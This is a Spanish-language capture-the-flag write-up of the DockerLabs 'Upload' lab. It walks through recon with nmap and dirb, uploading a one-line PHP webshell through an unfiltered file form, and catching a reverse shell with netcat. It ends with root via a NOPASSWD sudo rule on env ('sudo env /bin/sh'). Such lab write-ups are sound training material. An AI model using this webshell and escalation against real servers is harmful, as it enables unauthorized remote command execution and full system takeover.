

Upload writeup - Docker Labs

Dificultad: Muy fácil

Escrito por : tellmefred

Introducción:

En "Uploads", te enfrentarás a un escenario en el que un sitio web permite la subida de archivos sin aplicar los filtros de seguridad adecuados. Esta mala configuración puede ser explotada para subir una webshell, una herramienta que permite la ejecución remota de comandos en el servidor afectado.

Reconocimiento:


Como siempre empezamos haciendo una prueba de conectividad.

```
(root@tellmefred)~[/home/tellmefred/Desktop/Dockerlabs/uploads]
# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.137 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.157 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.216 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.133 ms
^C
```

El Nmap me lanza esto y procedemos a la página web.

```
not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Upload here your file
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Tenemos capacidad de subir archivos eso quiere decir que podemos colar una web shell.



Busquemos ahora el directorio de las subidas a la página web.

```
(root@tellmefred)-[/home/tellmefred/Desktop/Dockerlabs/uploads]
# dirb http://172.17.0.2

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Apr 28 22:44:54 2024
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
+ http://172.17.0.2/index.html (CODE:200|SIZE:1361)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)
==> DIRECTORY: http://172.17.0.2/uploads/

---- Entering directory: http://172.17.0.2/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


-----

END_TIME: Sun Apr 28 22:44:58 2024
DOWNLOADED: 4612 - FOUND: 2
```

Aquí encontramos dicho directorio.

Explotación:


Aquí tenemos la web Shell preparada en php y vamos a proceder a subirla con .php sin ningún filtro para probar la seguridad y ver si tiene limitación de archivos.




```
root@tellmefred: /home/tellmefred/Desktop/Dokerlabs/uploads
GNU nano 7.2 cmd1.php *
<?php
system($_GET['cmd']);
?>
```

Help Exit Write Out Read File Where Is Replace Cut Paste Execute Justify Location Go To Line Undo Redo


Aquí la confirmación lo que nos dice que no tiene ningún filtro.



Y aquí lo podemos ver cmd.php tuvo un problema con este y volví a subir uno nuevo que es la confirmación de arriba cmd1.php.




Probamos el comando whoami y confirmamos.



Post-explotación:

Aquí ya que tenemos RCE vamos a montarnos una reverse Shell y nos ponemos en escucha en la máquina atacante.



Con el acceso ya ganado vamos a pasar a una escalada de privilegios.

```
(root@tellmefred)-[/home/tellmefred/Desktop/Dockerlabs/uploads]
# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.180] from (UNKNOWN) [172.17.0.2] 59578
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@05e1014c0557:/var/www/html/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@05e1014c0557:/var/www/html/uploads$ ^Z
zsh: suspended nc -lvnp 9001

(root@tellmefred)-[/home/tellmefred/Desktop/Dockerlabs/uploads]
# stty raw -echo; fg
[1] + continued nc -lvnp 9001

www-data@05e1014c0557:/var/www/html/uploads$ export TERM=xterm
www-data@05e1014c0557:/var/www/html/uploads$
```

Escalada de privilegios (root):

Un hermoso sudo -l para ver con que nos encontramos.

```
www-data@05e1014c0557:/var/www/html/uploads$ sudo -l
Matching Defaults entries for www-data on 05e1014c0557:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 05e1014c0557:
    (root) NOPASSWD: /usr/bin/env
```

Aquí vemos que www-data puede ejecutar /usr/bin/env busquemos en una página de binarios a ver.

```
sudo install -m =xs $(which env) .  
./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Vemos que con sudo podemos hacer un (sudo env /bin/sh) y nos debería dar acceso root.

```
www-data@05e1014c0557:/var/www/html/uploads$ sudo -l  
Matching Defaults entries for www-data on 05e1014c0557:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,  
    use_pty  
  
User www-data may run the following commands on 05e1014c0557:  
    (root) NOPASSWD: /usr/bin/env  
www-data@05e1014c0557:/var/www/html/uploads$ sudo env /bin/sh  
# whoami  
root
```

Máquina routed👤🤔.